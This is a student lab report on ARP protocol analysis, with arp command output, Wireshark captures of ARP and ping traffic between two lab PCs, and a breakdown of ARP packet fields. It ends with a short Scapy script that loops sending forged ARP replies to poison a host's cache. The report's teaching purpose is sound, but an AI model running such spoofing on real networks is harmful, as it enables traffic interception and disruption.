21 级计算机科学与技术 2 班

计算机网络 实验十一

PC1：21307174 刘俊杰 PC2:21307155 冯浩

预习：阅读课本 2.8，理论课本 ARP 的相关内容。
说明：本实验由 2 个同学协作完成。 需要用 2 台 PC， 一个交换机。
实验：ARP 协议分析

实验 11 请完成课本 实验 2-7 ARP 协议分析。

实验 2-7ARP 协议分析
【实验目的】
(1)了解 IP 地址和 MAC 地址之间的关系。
(2)掌握 ARP 命令的使用。
(3)掌握 ARP 协议的工作细节
(4)了解 ARP 欺骗的原理和相关的攻击防范方法

【实验原理】
ARP 协议是一种无状态的地址解析协议,是属于链路层的协议。ARP 的工作原理如下。
(1)每台主机都会在自己的 ARP 缓冲区中建立一个 ARP 列表，以表示 IP 地址和 MAC 地址的对应关系。
(2)当源主机需要将一个数据包发送到目的主机时,会首先检查自己 ARP 列表中是否存在该 IP 地址对应的 MAC 地址,如果有就直接将数据包发送到这个 MAC 地址;如果没有则向本地网段发起一个ARP请求的广播包,查询此目的主机对应的 MAC地址。此ARP请求数据包里包括源主机的 IP 地址、MAC 地址以及目的主机的 IP 地址。
(3)网络中所有的主机收到这个 ARP 请求后，会检查数据包中的目的 IP 是否和自己的 IP 地址一致。如果不相同就忽略此数据包:否则该主机首先将发送端的 MAC 地址和 IP 地址添加到自己的 ARP 列表中,如果 ARP 表中已经存在该 IP 的信息则将其覆盖，然后给源主机发送一个 ARP 响应数据包,告诉对方自己是它需要查找的 MAC 地址。
(4)源主机收到这个 ARP 响应数据后,将得到的目的主机的 IP 地址和 MAC 地址添加到自己的 ARP 列表中,并利用此信息开始数据的传输。如果源主机一直没有收到 ARP 响应数据包，则表示 ARP 查询失败。
常用 ARP 命令有:arp -a,显示包含已知的所有 IP 地址和 MAC 地址对应关系的映射表;arp-d,命令删除 ARP 映射表;arp-s,建立静态 IP 地址与 MAC 地址的对应关系等

【网络拓扑】




图 2-20　ARP 实验拓扑结构

【实验步骤】

步骤 1:按照图 2-20 所示连接好设备,配置两台计算机的 IP 地址和掩码

首先将两台 PC 连接到同一台交换机上，再按上述的网络拓扑图配置好 PC1 和 PC2 的 IP 地址和掩码。

步骤 2:在两台计算机的命令窗口中执行 arp-a 命令,查看高速缓存中的 ARP 地址映射表的内容。

PC1:

```
C:\Windows\system32>arp -a

接口: 192.168.1.10 --- 0x5
  Internet 地址         物理地址              类型
  192.168.1.255         ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

C:\Windows\system32>
```

PC2:

```
管理员: 命令提示符
Microsoft Windows [版本 10.0.19045.3324]
(c) Microsoft Corporation。保留所有权利。

C:\Windows\system32>arp -a

接口: 192.168.1.20 --- 0x5
  Internet 地址         物理地址              类型
  192.168.1.255         ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  234.2.2.4             01-00-5e-02-02-04     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

可以看到此时的 ARP 地址映射表中只有静态的 ARP 条目


这里解释一下静态和动态 ARP 条目的区别:

动态（Dynamic）ARP 条目：

动态条目是通过网络上的 ARP 请求和响应动态地学习到的。当设备 A 需要与设备 B 通信时，设备 A 发送一个 ARP 请求，请求网络上是否有设备 B 的 MAC 地址。设备 B 收到请求后，

会回复 ARP 响应，将自己的 MAC 地址发送给设备 A。
这样的动态映射是临时的，通常在设备之间有通信活动时才会创建。这些动态 ARP 条目在一段时间后可能会过期，具体过期时间取决于网络设备的 ARP 缓存超时设置。
静态（Static）ARP 条目：
静态 ARP 条目是由网络管理员手动配置的。管理员可以在 ARP 表中添加静态条目，将特定的 IP 地址映射到已知的 MAC 地址。这种映射是固定的，不会随着网络通信的变化而改变。
静态 ARP 条目对于确保特定 IP 地址与特定 MAC 地址的固定关联非常有用，尤其是在需要保持网络安全性或确保特定设备间通信的情况下。


步骤 3:在两台计算机的命令窗口中执行 arp -d 命令清除 ARP 缓存;清除后可再用 arp-a 命令验证，记录实验结果
PC1:



PC2:

两者 arp -d 清空后，arp 地址映射表中都只有 1 个静态 ARP 条目:
224.0.0.22:
这是一个 IPv4 组播地址，用于特定的组播通信。224.0.0.22 可用于在网络上的设备之间交换关于特定组播组的信息。其物理地址如上图所示。

步骤 4:在两台计算机上运行 Wireshark,启动捕获报文功能
步骤 5:在主机 PC1 上执行 ping PC2 的命令，以产生数据报



步骤 6:执行完毕,保存捕获的报文并命名为 arp-1

PC1 中捕获到的报文:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.20	192.168.1.255	UDP	1486	64338 → 1689 Len=1440
2	0.015746	192.168.1.10	192.168.1.255	UDP	1482	57572 → 1689 Len=1440
3	5.177575	Shenzhen_0e:ad:0b	Broadcast	ARP	42	Who has 192.168.1.20? Tell 192.168.1.10
4	5.178068	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	64	192.168.1.20 is at 44:33:4c:0e:c2:df
5	5.178097	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=9/2304, ttl=128 (reply in 6)
6	5.178391	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=9/2304, ttl=128 (request in 5)
7	6.192140	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=10/2560, ttl=128 (reply in 8)
8	6.192834	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=10/2560, ttl=128 (request in 7)
9	7.201646	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=11/2816, ttl=128 (reply in 10)
10	7.202544	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=11/2816, ttl=128 (request in 9)
11	8.210952	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=12/3072, ttl=128 (reply in 12)
12	8.211861	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=12/3072, ttl=128 (request in 11)
13	8.506775	192.168.1.10	192.168.1.20	TCP	66	58110 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
14	8.507497	192.168.1.20	192.168.1.10	TCP	70	7680 → 58110 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_P…
15	8.507586	192.168.1.10	192.168.1.20	TCP	54	58110 → 7680 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
16	8.507796	192.168.1.10	192.168.1.20	TCP	129	58110 → 7680 [PSH, ACK] Seq=1 Ack=1 Win=2102272 Len=75
17	8.508666	192.168.1.20	192.168.1.10	TCP	64	7680 → 58110 [FIN, ACK] Seq=1 Ack=76 Win=2102272 Len=0
18	8.508725	192.168.1.10	192.168.1.20	TCP	54	58110 → 7680 [ACK] Seq=76 Ack=2 Win=2102272 Len=0
19	8.508903	192.168.1.10	192.168.1.20	TCP	54	58110 → 7680 [FIN, ACK] Seq=76 Ack=2 Win=2102272 Len=0
20	8.509101	192.168.1.20	192.168.1.10	TCP	64	7680 → 58110 [ACK] Seq=2 Ack=77 Win=2102272 Len=0
21	8.528879	192.168.1.20	192.168.1.255	UDP	1486	64338 → 1689 Len=1440
22	8.553020	192.168.1.10	192.168.1.255	UDP	1482	57572 → 1689 Len=1440
23	14.150016	RuijieNe_15:56:f4	LLDP_Multicast	LLDP	393	MA/58:69:6c:15:56:f4 MA/58:69:6c:15:56:f4 121 SysN=5-S5750-2 SysD=Ruijie L…

PC2 中捕获到的报文:


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440
2	0.003747	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
3	4.137464	fe80::3db1:e14b:71a…	ff02::1:2	DHCPv6	152	Solicit XID: 0x57e8ef CID: 000100012c7f10ac0088990012f3
4	8.527991	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
5	8.535072	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440
6	17.060036	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
7	17.076378	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440
8	22.238495	Shenzhen_0e:ad:0b	Broadcast	ARP	64	Who has 192.168.1.20? Tell 192.168.1.10
9	22.238506	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	42	192.168.1.20 is at 44:33:4c:0e:c2:df
10	22.238776	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=9/2304, ttl=128 (reply in 11)
11	22.238845	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=9/2304, ttl=128 (request in 10)
12	23.252844	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=10/2560, ttl=128 (reply in 13)
13	23.252979	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=10/2560, ttl=128 (request in 12)
14	24.262550	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=11/2816, ttl=128 (reply in 15)
15	24.262675	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=11/2816, ttl=128 (request in 14)
16	25.271853	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=12/3072, ttl=128 (reply in 17)
17	25.271977	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=12/3072, ttl=128 (request in 16)
18	25.567451	192.168.1.10	192.168.1.20	TCP	70	58110 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
19	25.567642	192.168.1.20	192.168.1.10	TCP	66	7680 → 58110 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_P…
20	25.568240	192.168.1.10	192.168.1.20	TCP	64	58110 → 7680 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
21	25.568373	192.168.1.10	192.168.1.20	TCP	133	58110 → 7680 [PSH, ACK] Seq=1 Ack=1 Win=2102272 Len=75
22	25.568795	192.168.1.20	192.168.1.10	TCP	54	7680 → 58110 [FIN, ACK] Seq=1 Ack=76 Win=2102272 Len=0
23	25.569373	192.168.1.10	192.168.1.20	TCP	64	58110 → 7680 [ACK] Seq=76 Ack=2 Win=2102272 Len=0
24	25.569454	192.168.1.10	192.168.1.20	TCP	64	58110 → 7680 [FIN, ACK] Seq=76 Ack=2 Win=2102272 Len=0
25	25.569480	192.168.1.20	192.168.1.10	TCP	54	7680 → 58110 [ACK] Seq=2 Ack=77 Win=2102272 Len=0
26	25.588887	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
27	25.613959	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440
28	27.210740	RuijieNe_15:56:f4	LLDP_Multicast	LLDP	393	MA/58:69:6c:15:56:f4 MA/58:69:6c:15:56:f4 121 SysN=5-S5750-2 SysD=Ruijie L…
29	34.129342	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
30	34.148323	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440

步骤 7:在两台计算机上再次执行 arp -a 命令看高速缓存中的 ARP 地址映射表的内容，并回答以下问题。

PC1:

```
C:\Windows\system32>arp -a

接口: 192.168.1.10 --- 0x5
  Internet 地址         物理地址              类型
  192.168.1.20          44-33-4c-0e-c2-df     动态
  192.168.1.255         ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态

C:\Windows\system32>_
```

PC2:



(1) 步骤 7 的实验结果与步骤 3 的是否相同?由此说明 ARP 高速缓存的作用

将步骤 7 的实验结果与步骤 3 的实验结果比较，可以看到步骤 7 中实验结果多了两行 arp 信息，分别是 192.168.1.255 和对方主机的物理地址信息，可以看到对方主机的物理地址信息是动态的，说明这是需要靠请求才能获知的。

192.168.1.255:


这是一个 IPv4 局域网广播地址，可以使用这个地址将数据广播到同一网络上的所有设备。由于 192.168.1.255 是一个特殊的广播地址，此 IP 地址相关联的 MAC 地址通常是全为 1 的 48 位二进制值，即 FF:FF:FF:FF:FF:FF。

在广播场景中，全为 1 的 MAC 地址表示数据应该传输到本地网络上的所有设备。这种广播机制允许设备以一种简便的方式向整个网络发送信息，而不必知道目标设备的具体 MAC 地址。


因此，当数据通过 IPv4 广播地址 192.168.1.255 发送时，它使用全 1 的 MAC 地址（FF:FF:FF:FF:FF:FF）作为目标 MAC 地址，以确保它被传递到本地网络上的所有设备。

(2) 贴出步骤 7 高速缓存中的 ARP 地址映射表截图。

PC1:



PC2:



步骤 8:重复步骤 4 至步骤 5,将此结果保存为 arp-2。

步骤 9:打开 arp-1,并回答以下问题。

(1) 在捕获的报文中有几个 ARP 报文?在以太网中 ARP 协议类型的代码值是什么?


PC1 中捕获到的报文中有 2 个 ARP 报文:

3	5.177575	Shenzhen_0e:ad:0b	Broadcast	ARP	42 Who has 192.168.1.20? Tell 192.168.1.10
4	5.178068	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	64 192.168.1.20 is at 44:33:4c:0e:c2:df

PC2 中捕获到的报文中有 2 个 ARP 报文:

8	22.238495	Shenzhen_0e:ad:0b	Broadcast	ARP	64 Who has 192.168.1.20? Tell 192.168.1.10
9	22.238506	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	42 192.168.1.20 is at 44:33:4c:0e:c2:df

两者分别为 ARP 请求报文和 ARP 应答报文



可以看到在以太网中 ARP 协议类型的代码值是 0x0806,表明该帧封装的是 ARP 协议的数据。

(2) 打开 arp-2,比较两次捕获的报文有何区别?分析其原因。

PC1 的 arp-2:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=13/3328, ttl=128 (reply in 2)
2	0.000654	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=13/3328, ttl=128 (request in 1)
3	1.014557	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=14/3584, ttl=128 (reply in 4)
4	1.014929	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=14/3584, ttl=128 (request in 3)
5	1.068174	192.168.1.20	192.168.1.255	UDP	1486	64338 → 1689 Len=1440
6	1.075645	192.168.1.10	192.168.1.255	UDP	1482	57572 → 1689 Len=1440
7	2.026436	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=15/3840, ttl=128 (reply in 8)
8	2.027357	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=15/3840, ttl=128 (request in 7)
9	3.035909	192.168.1.10	192.168.1.20	ICMP	74	Echo (ping) request id=0x0001, seq=16/4096, ttl=128 (reply in 10)
10	3.036808	192.168.1.20	192.168.1.10	ICMP	78	Echo (ping) reply id=0x0001, seq=16/4096, ttl=128 (request in 9)
11	4.696731	Shenzhen_0e:ad:0b	Shenzhen_0e:c2:df	ARP	42	Who has 192.168.1.20? Tell 192.168.1.10
12	4.697478	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	64	192.168.1.20 is at 44:33:4c:0e:c2:df
13	4.707723	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	64	Who has 192.168.1.10? Tell 192.168.1.20
14	4.707742	Shenzhen_0e:ad:0b	Shenzhen_0e:c2:df	ARP	42	192.168.1.10 is at 44:33:4c:0e:ad:0b
15	9.598793	192.168.1.10	192.168.1.255	UDP	1482	57572 → 1689 Len=1440
16	9.601991	192.168.1.20	192.168.1.255	UDP	1486	64338 → 1689 Len=1440


PC2 的 arp-2:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440
2	0.005627	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
3	0.852252	192.168.1.10	239.255.255.250	SSDP	221	M-SEARCH * HTTP/1.1
4	1.862255	192.168.1.10	239.255.255.250	SSDP	221	M-SEARCH * HTTP/1.1
5	2.870857	192.168.1.10	239.255.255.250	SSDP	221	M-SEARCH * HTTP/1.1
6	3.875559	192.168.1.10	239.255.255.250	SSDP	221	M-SEARCH * HTTP/1.1
7	7.465212	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=13/3328, ttl=128 (reply in 8)
8	7.465351	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=13/3328, ttl=128 (request in 7)
9	8.479381	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=14/3584, ttl=128 (reply in 10)
10	8.479504	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=14/3584, ttl=128 (request in 9)
11	8.532694	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
12	8.540751	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440
13	9.491660	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=15/3840, ttl=128 (reply in 14)
14	9.491790	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=15/3840, ttl=128 (request in 13)
15	10.501114	192.168.1.10	192.168.1.20	ICMP	78	Echo (ping) request id=0x0001, seq=16/4096, ttl=128 (reply in 16)
16	10.501236	192.168.1.20	192.168.1.10	ICMP	74	Echo (ping) reply id=0x0001, seq=16/4096, ttl=128 (request in 15)
17	12.161795	Shenzhen_0e:ad:0b	Shenzhen_0e:c2:df	ARP	64	Who has 192.168.1.20? Tell 192.168.1.10
18	12.161808	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	42	192.168.1.20 is at 44:33:4c:0e:c2:df
19	12.172063	Shenzhen_0e:c2:df	Shenzhen_0e:ad:0b	ARP	42	Who has 192.168.1.10? Tell 192.168.1.20
20	12.172699	Shenzhen_0e:ad:0b	Shenzhen_0e:c2:df	ARP	64	192.168.1.10 is at 44:33:4c:0e:ad:0b
21	17.063951	192.168.1.10	192.168.1.255	UDP	1486	57572 → 1689 Len=1440
22	17.066655	192.168.1.20	192.168.1.255	UDP	1482	64338 → 1689 Len=1440
23	18.952340	RuijieNe_15:56:f4	LLDP_Multicast	LLDP	393	MA/58:69:6c:15:56:f4 MA/58:69:6c:15:56:f4 121 SysN=5-S5750-2 SysD=Ruijie L…


区别：
与 arp-1 相比 arp-2 的 arp 数据包出现在 ICMP 报文之后,且 arp-2 有 4 条 arp 报文,arp-1 有 2 条 arp 报文，且 arp-1 的请求报文是通过广播的方式传递的，而 arp-2 是两台主机之间通信的。

原因:
arp-1 的 ping 之前 PC1 没有 PC2 的 MAC 地址，需要向本地网段发起一个 ARP 请求的广播包,查询此目的主机对应的 MAC 地址。
而 arp-2 的 ping 之前，已经有了，所以 ping 之前不需要广播获取，直接使用 arp 映射表中的 PC2 的 MAC 地址进行 ping。ping 完之后，两台主机点对点地发送 arp 请求和响应报文，互相获取对方最新的 MAC 地址并进行更新本地地 arp 地址映射表。

(3) 根据 ARP 报文格式,分析 arp-1 中 ARP 报文的结构,将数据填入表。
这里选择分析 PC1 的 arp-1 中 arp 的报文:



点开 ARP 请求报文:



ARP 请求报文	
字段	报文信息及参数
硬件类型	Etehrnet(1)
协议类型	IPv4(0x0800)
硬件地址长度	6
协议地址长度	4
操作	request(1)
源物理地址	Shenzhen_0e:ad:0b（44:33:4c:0e:ad:0b）
源 IP 地址	192.168.1.10
目的物理地址	00:00:00_00:00:00（00:00:00:00:00:00）
目的 IP 地址	192.168.1.20

点开 ARP 应答报文:

```
Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Shenzhen_0e:c2:df (44:33:4c:0e:c2:df)
    Sender IP address: 192.168.1.20
    Target MAC address: Shenzhen_0e:ad:0b (44:33:4c:0e:ad:0b)
    Target IP address: 192.168.1.10
```

ARP 应答报文	
字段	报文信息及参数
硬件类型	Ethernet(1)
协议类型	IPv4(0x0800)
硬件地址长度	6
协议地址长度	4
操作	reply(2)
源物理地址	44:33:4c:0e:c2:df
源 IP 地址	192.168.1.20
目的物理地址	44:33:4c:0e:ad:0b
目的 IP 地址	192.168.1.10

【实验思考】


(1)通过构造特殊的 ARP 请求包或响应包包含错误的 IP 地址和 MAC 地址的对应关系并发送到网络实现 ARP 协议的欺骗实验。讨论 ARP 协议能欺骗成功的原因。

借鉴其他同学的代码使用第三台电脑 PC3 循环向 PC1 发送伪装成 PC2 的虚假 MAC 地址

```python
from scapy.all import *

# 目标 IP 和伪装 IP

target_ip = "192.168.1.10"  # 主机 A 的 IP

spoofed_ip = "192.168.1.20"  # 伪装成的 IP

# 获取主机 A 的 MAC 地址

target_mac = getmacbyip(target_ip)

# 构建 ARP 响应，将主机 A 的 IP 映射到主机 B 的 MAC 地址

arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=spoofed_ip, op="is-at")

# 发送 ARP 响应

while True:

    send(arp_response, verbose=1)
```

